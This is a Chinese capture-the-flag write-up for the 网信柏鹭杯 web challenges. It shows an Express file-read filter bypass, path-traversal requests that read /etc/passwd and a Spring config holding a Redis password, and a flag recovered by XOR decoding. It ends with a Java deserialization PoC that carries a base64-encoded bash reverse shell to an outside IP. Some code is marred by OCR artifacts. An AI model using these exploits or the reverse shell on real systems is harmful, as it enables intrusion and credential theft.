网信柏鹭杯 ‖ 放开那个签到

web

express fs

读源码


?file=/proc/self/cwd/main.js

```
const express = require("express");
const fs = require("fs");

const app = express();

const PORT = process.env.PORT || 80;

app.use('/static', express.static('static'))

app.use((req, res, next) => {
  if (
    [req.body, req.headers, req.query].some(
      (item) => item && JSON.stringify(item).includes("flag")
    )
  ) {
    return res.send("臭黑客!");
  }
  next();
});

app.get("/", (req, res) => {
  try {
    res.setHeader("Content-Type", "text/html");
    res.send(fs.readFileSync(req.query.file || "index.html").toString());
  } catch (err) {
    console.log(err);
    res.status(500).send("Internal server error");
  }
});
```

```

app.listen(PORT, () => console.log(`express server listening on port ${PORT}`));
```

参考
https://pankas.top/2022/06/04/corctf2022%E4%B8%80%E9%81%93%E6%9C%89%E6%84%8F%E6%80%9D%E7%9A%84node%E9%A2%98/

```
/?file[href]=a&file[origin]=1&file[protocol]=file:&file[hostname]=&file[pathname]=/proc/self/cwd/fl%2561g.txt
```



```
GET /?file[href]=a&file[origin]=1&file[protocol]=file:&file[hostname]=&file[pathname]=/proc/self/cwd/fl%2561g.txt HTTP/1.1
Host: 8.130.129.179:12180
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://8.130.129.179:12180/?file=check.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 45
ETag: W/"2d-1lnHttiakMUmceAxFRE8Gk5o2es"
Date: Wed, 11 Oct 2023 02:15:04 GMT
Connection: close

flag{ISEC-41daa89ad4715a19d2a535e1faac421a}

```


综合题5

任意文件读

```
GET /readfile?filename=../../etc/passwd HTTP/1.1
Host: 8.130.129.179:51180
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1BFA3AF7F877C0E789FB87D803657D72
Connection: close


```


权限是ctf权限



```
GET /readfile?filename=../../usr/local/share/start.sh
HTTP/1.1
Host: 8.130.129.179:51180
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1BFA3AF7F877C0E789FB87D803657D72
```

```
HTTP/1.1 200
Content-Disposition: attachment;
filename="../../usr/local/share/start.sh"
Content-Type: application/octet-stream
Content-Length: 151
Date: Wed, 11 Oct 2023 03:21:27 GMT
Connection: close

#!/bin/sh
java -jar /app/demo.jar
--spring.config.location=/usr/local/share/application.properties
sleep 10
rm /usr/local/share/application.properties

```

spring配置



```
GET /readfile?filename=
../../usr/local/share/application.properties HTTP/1.1
Host: 8.130.129.179:51180
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1BFA3AF7F877C0E789FB87D803657D72
Connection: close

```

```
HTTP/1.1 200
Content-Disposition: attachment;
filename="../../usr/local/share/application.properties"
Content-Type: application/octet-stream
Content-Length: 252
Date: Wed, 11 Oct 2023 03:26:01 GMT
Connection: close

server.port=18080
server.servlet.context-path=/
management.endpoints.web.exposure.include=heapdump
spring.redis.host=172.25.0.10
spring.redis.port=62341
spring.redis.password=de17cb1cfa1a8e8011f027b416775c6a
spring.servlet.multipart.max-file-size=10MB

```


```
server.port=18080
server.servlet.context-path=/
management.endpoints.web.exposure.include=c
spring.redis.host=172.25.0.10
spring.redis.port=62341
spring.redis.password=de17cb1cfa1a8e8011f027b416775c6a
spring.servlet.multipart.max-file-size=10MB
```

http://8.130.129.179:51180/readfile?filename=../../app/demo.jar

源码

demo.jar
30.16MB


源码里有第一个flag



```
    private String redisPassword;
    no usages
    private String enc_flag1 = "UFVTUhgqY3d0FQxRVFcHBlQLVwdSVlZRVlJWBwxeVgAHWgsBWgUAAQEJRA==";
    no usages
    public String 000 = "6925cc02789c1d2552b71acc4a2d48fd";
    no usages
    private static String loadedRedisPassword;

    public String o0o(String Ooo) {
        StringBuilder oOo = new StringBuilder();
        int o00 = 0;

        for(int 000 = Ooo.length(); o00 < 000; ++o00) {
            char Oo0 = Ooo.charAt(o00);
            char o00 = this.000.charAt(o00 % this.000.length());
            char 0Oo = (char)(Oo0 ^ o00);
            oOo.append(0Oo);
        }

        return Base64.getEncoder().encodeToString(oOo.toString().getBytes());
    }

```

```
UFVTUhgqY3d0FQxRVFcHBlQLVwdSVlZRVlJWBwxeVgAHWgsBWgUAAQEJRA==
```

```
public String o0o(String Ooo) {
    StringBuilder oOo = new StringBuilder();
    int o00 = 0;

    for(int 000 = Ooo.length(); o00 < 000; ++o00) {
        char Oo0 = Ooo.charAt(o00);
        char o00 = this.000.charAt(o00 % this.000.length());
        char 0Oo = (char)(Oo0 ^ o00);
        oOo.append(0Oo);
    }

    return Base64.getEncoder().encodeToString(oOo.toString().getBytes());
}
```



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key
6925cc02789c1d2552b71acc4a2d48fd
UTF8

Scheme
Standard

□ Null preserving

length: 58

```
UFVTUhgqY3d0FQxRVFcHBlQLVwdSVlZRVlJWBwxeVgAHWgsBWgUAAQEJRA==
```


输出

start: 0
end: 43
length: 43

```
flag{ISEC-52e353a950c752b3dc8f0d1c949f0361}
```


综合题6

这里有反序列化接口



```java
    no usages
    @PostMapping({"/internalApi/v3.2/updateConfig"})
    public String syncData(@RequestBody String payload) {
        try {
            byte[] data = Base64.getDecoder().decode(payload);
            ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
            Object obj = ois.readObject();
            return "Data synced successfully";
        } catch (ClassNotFoundException | IOException var5) {
            return "Failed to sync data: " + var5.getMessage();
        }
    }

    no usages
    public static String getLoadedRedisPassword() { return loadedRedisPassword; }
}
```

还有个Ping类能Rce




```java
no usages
class Ping implements Serializable {
    no usages
    private static final long serialVersionUID = 1L;
    no usages
    private String command;
    no usages
    private String arg1;
    no usages
    private String arg2;

    no usages
    Ping() {
    }

    public void setCommand(String command) { this.command = command; }

    public void setArg1(String arg1) { this.arg1 = arg1; }

    public void setArg2(String arg2) { this.arg2 = arg2; }

    no usages
    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        String[] cmdArray = new String[]{this.command, this.arg1, this.arg2};
        Runtime.getRuntime().exec(cmdArray);
    }
}
```

Poc

```java
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.util.Base64;

public class Poc {
    public static void main(String[] args) throws ClassNotFoundException, InstantiationException, IllegalAccessException, NoSuchFieldException, IOException, NoSuchMethodException, InvocationTargetException {
        Class clazz = Class.forName("com.example.demo.Ping");
        Constructor constructor = clazz.getDeclaredConstructor();
        constructor.setAccessible(true);
        Object pingObj = constructor.newInstance();
        Field command = clazz.getDeclaredField("command");
        command.setAccessible(true);
        Field arg1 = clazz.getDeclaredField("arg1");
        arg1.setAccessible(true);
        Field arg2 = clazz.getDeclaredField("arg2");
        arg2.setAccessible(true);
        command.set(pingObj, "bash");
        arg1.set(pingObj, "-c");
        arg2.set(pingObj, "{echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzExMi4xMjQuNDQuMjM4LzEyMzQgMD4mMQ==}|{base64,-d}|{bash,-i}");
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(pingObj);
        String payload = Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
        System.out.println(payload);
    }

}
```

